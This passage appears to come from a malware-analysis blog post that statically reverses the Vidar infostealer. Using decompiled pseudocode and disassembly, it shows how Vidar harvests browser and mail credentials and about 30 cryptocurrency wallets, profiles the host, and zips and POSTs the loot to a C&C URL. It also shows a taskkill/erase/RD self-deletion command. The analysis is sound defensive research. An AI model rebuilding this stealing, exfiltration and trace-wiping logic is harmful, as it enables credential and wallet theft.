sub_41D650(str_Waterfoxprofiles, str_Waterfox);
sub_41D650(str_8pecxstudioscyberfoxprofiles, str_Cyberfox);
sub_41D650(str_Netgatetechnologiesblackhawkprofiles, str_Blackhawk);
sub_41D650(str_Mozillaicecatprofiles, str_Icecat);
sub_41D650(str_Kmeleon, dword 432208);
sub_41D650(str_Thunerbirdprofiles, str_Thunderbird);
return sub_41C670();
```

it further queries registry about SMTP and IMAP servers with confidential data and password, gathers data about connected outlook accounts (if any) and finally dumps all the data to outlook.txt file in its working directory

later it scans for .wallet, .seco, .passphrase and .keystore files for ~30 cryptocurrency wallets on their installed paths and copies scanned files to "crypto" in working directory

```
cdecl steal_cryptocurrency_wallets_sub_424F00(int a1)
memset(&unk_431F98, 0, 0x104u);
lstrcatA(&unk_431F98, a1);
sub_424E20(str_Bitcoin, str_Bitcoin, str_Walat);
sub_424E20(str_Ethereum, str_Ethereum, str_Keystore);
sub 424E20(str Electrum, str Electrumwallets, str Defaultwallet);
sub 424E20(str Electrumltc, str Electrumltcwallets, str Defaultwallet);
sub_424E20(str_Electroncash, str_Electroncashwallets, str_Defaultwallet);
sub_424E20(str_Exodus, str_Exodus, str_Exodusconfjson);
sub_424E20(str_Exodus, str_Exodus, str_Windowstatejson);
sub_424E20(str_Exodus, str_Exodusexoduswallet, str_Passphrasejson);
sub_424E20(str_Exodus, str_Exodusexoduswallet, str_Seedseco);
sub_424E20(str_Exodus, str_Exodusexoduswallet, str_Infoseco);
sub_424E20(str_Multidoge, str_Multidoge, str_Multidogewallet);
sub_424E20(str_Zcash, str_Zcash, str_Walat);
sub_424E20(str_Dashcore, str_Dashcore, str_Walat);
sub 424E20(str Litecoin, str Litecoin, str Walat);
sub 424E20(str Anoncoin, str Anoncoin, str Walat);
sub_424E20(str_Bbqcoin, str_Bbqcoin, str_Walat);
sub_424E20(str_Devcoin, str_Devcoin, str_Walat);
sub_424E20(str_Digitalcoin, str_Digitalcoin, str_Walat);
sub_424E20(str_Florincoin, str_Florincoin, str_Walat);
sub_424E20(str_Franko, str_Franko, str_Walat);
sub_424E20(str_Freicoin, str_Freicoin, str_Walat);
sub_424E20(str_Goldcoingld, dword_43216C, str_Walat);
sub_424E20(str_Infinitecoin, str_Infinitecoin, str_Walat);
sub 424E20(str Iocoin, str Iocoin, str Walat);
sub_424E20(str_Ixcoin, str_Ixcoin, str_Walat);
sub_424E20(str_Megacoin, str_Megacoin, str_Walat);
sub_424E20(str_Mincoin, str_Mincoin, str_Walat);
sub_424E20(str_Namecoin, str_Namecoin, str_Walat);
sub_424E20(str_Primecoin, str_Primecoin, str_Walat);
sub_424E20(str_Terracoin, str_Terracoin, str_Walat);
sub_424E20(str_Yacoin, str_Yacoin, str_Walat);
return sub_424E20(str_Jaxx, str_Omlibertyjaxxindexeddbfile0indexeddbleveldb, dword_4321DC);
```


Vidar creates an HTTP POST request for C&C (http://himarkh.xyz/main.php) server in order to download configuration for grabbing module at runtime, parses downloaded configuration and proceeds to gather host, hardware and installed software related info

```
v20 = fopen(str_Systemtxt, str_W);
 fprintf(v20, str_System);
  fprintf(v20, "\n");
 v0 = sub 41B260();
 fprintf(v20, str_Windowss, v0);
fprintf(v20, "\n");
 v1 = sub_41B220();
 fprintf(v20, str_Bits, v1);
 fprintf(v20, "\n");
 v2 = sub 41B1E0();
 fprintf(v20, str_Users, v2);
 fprintf(v20, "\n");
 v3 = sub_41B2E0();
 fprintf(v20, str_Computernames, v3);
 fprintf(v20, "\n");
 v4 = sub 41ABD0();
  fprintf(v20, str_Systemlanguages, v4);
  fprintf(v20, "\n");
  v5 = sub 41B0E0();
 fprintf(v20, str_Mahineids, v5);
fprintf(v20, "\n");
 v6 = sub_41B160();
 fprintf(v20, str_Guids, v6);
 fprintf(v20, "\n");
 v7 = sub 41B570();
 fprintf(v20, str_Domainnames, v7);
  fprintf(v20, "\n");
 v8 = sub_41B500();
 fprintf(v20, str_Workgroups, v8);
 fprintf(v20, "\n");
 v9 = sub 41AA60();
  fprintf(v20, str_Keyboardlanguagess, v9);
  fprintf(v20, "\n\n");
  fprintf(v20, str_Hardware);
 fprintf(v20, "\n");
 v10 = sub_41B460();
 fprintf(v20, str_Processors, v10);
fprintf(v20, "\n");
 v11 = sub_41B4E0();
```


which is stored in system.txt file according to the specified format as shown in figure below

```
File Edit Selection Find View Goto Tools Project Preferences Help
     system.txt
     System -----
     Windows: Windows 7 Home Basic
     Bit: x64
    User:
    Computer Name: WIN-9
    System Language: en-US
    Machine ID: 01966231-7f
  8 GUID: {846ee340-7039-111-0-1101-1101-1101
 9 Domain Name: Unknown
 10 Workgroup: WORKGROUP
    Keyboard Languages: English (United States)
    Hardware ------
    Processor: Intel(R) Core(TM) i5-10210U GRU @ 1.600Hz
    Logical processors: 1
    Videocard: VMware SVGA 3D
    Display: 1842x935
     RAM: 2017 MB
    Laptop: No
    Time -----
    Local: 18/5/2022 1:9:8
    Zone: UTC5
    Network -----
    IP: IP?
    Country: Country?
 29 Installed Softwrare ------
 30 AutoIt v3.3.14.5 3.3.14.5
    FileInsight - File analysis tool
 32 HashCalc 2.02
 33 IDA Pro Free v5.0
 34 Magic ISO Maker v5.5 (build 0281)
 35 Malcode Analyst Pack v0.24
Line 1, Column 1
```

the same routine also captures screenshots which is stored as "screenshot.jpg" inside working directory



immidiately after that a zip file with "\_8294024645.zip" name format is created and stolen contents from working directory are compressed (file is compressed using Zip2 encryption algorithm as identified by KANAL)



the compressed file is now ready to be exfiltrated to its C&C server in another POST request

```
042118F loc 42118F:
042118F lea
                 ecx, [ebp+var_544]
                 memset sub 421580
00421195 call
0042119A lea
                 ecx, [ebp+var D834]
004211A0 push
                 edx, [ebp+var_A184]
004211A1 lea
004211A7 push
                 sub_420A30
004211A8 call
004211AD add
004211B0 lea
                 eax, [ebp+var_D834]
004211B6 push
                                  ; _DWUKD
                 _SetCurrentDirectoryA
004211B7 call
004211BD call
                 gather_host_info_sub_41FC30
004211C2 push
                 ecx, [ebp+FileName]
004211C4 lea
004211CA push
                 create_zip_file_name_sub_416CE0
004211CB call
004211D0 add
                 [ebp+var_10], eax
004211D3 mov
004211D6 lea
                 edx, [ebp+var_D834]
                                   ; int
004211DC push
                 offset byte_4294DF; char *
004211DD push
004211E2 mov
                 eax, [ebp+var_10]
004211E5 push
004211E6 call
                 compress_files_sub_420540
004211EB add
                 ecx, [ebp+var 10]
004211EE mov
004211F1 push
                 sub 417A10
004211F2 call
004211F7 add
                 edx, [ebp+FileName]
004211FA lea
                                   ; lpFileName
00421200 push
00421201 mov
                 eax, str_File
                                  ; void *
00421206 push
                 ecx, [ebp+var_544]
         lea
0042120D call
                 sub 4218C0
00421212 mov
                 ecx, domain_name
                                  ; void *
00421218 push
                 ecx, [ebp+var 544]
00421219 lea
0042121F call
                 http_post_sub_422460
00421224 test
                 cax, cax
loc_4212D3
00421226 jz
```

after exiting from recursive grabbing module, it deletes downloaded DLLs and files created in working directory being used to dump stolen data and information in order to remove its traces from victim machine

```
<u>u</u> 🚄 🚾
00421342 loc 421342:
00421342 lea
              ecx, [ebp+var_D834]
00421348 push
00421349 call
               sub 41F540
0042134E add
             edx, str_Cprogramdata
00421351 mov
00421357 push
                               ; _DWORD
00421358 call _SetCurrentDirectoryA
0042135E lea eax, [ebp+var_D834]
                              ; _DWORD
00421364 push eax
00421365 call
               _RemoveDirectoryA
0042136B mov
               ecx, str_Cprogramdatasqlite3dll
00421371 push ecx
                               ; DWORD
00421372 call
                _DeleteFileA
00421378 mov
               edx, str_Cprogramdatafreebl3dll
0042137E push edx
                               ; DWORD
               DeleteFileA
0042137F call
00421385 mov
              eax, str_Cprogramdatamozgluedll
0042138A push eax
                               ; _DWORD
                _DeleteFileA
0042138B call
00421391 mov
                ecx, str_Cprogramdatamsvcp140dll
00421397 push
                               ; _DWORD
00421398 call _DeleteFileA
0042139E mov
              edx, str_Cprogramdatanss3dll
004213A4 push edx
                               ; _DWORD
               _DeleteFileA
004213A5 call
004213AB mov
               eax, str_Cprogramdatasoftokn3dll
004213B0 push eax
                               ; _DWORD
                _DeleteFileA
004213B1 call
004213B7 mov
              ecx, str_Cprogramdatavcruntime140dll
004213BD push ecx
                               ; _DWORD
               _DeleteFileA
004213BE call
004213C4 lea
              edx, [ebp+var_D834]
004213CA push
004213CB call
               create taskKill sub 41A720
004213D0 add
004213D0 ; } // starts at 420DA2
```

eventually it prepares a command "/c taskkill /pid PID & erase EXECUTABLE\_PATH & RD /S /Q WORKING\_DIRECTORY\_PATH\\* & exit" which gets executed using cmd.exe to kill the running infostealer process and to delete remaining directories created by this process and the process itself.

That's it for Vidar infostealer's in-depth static analysis and analysis automation! see you soon in another blogpost.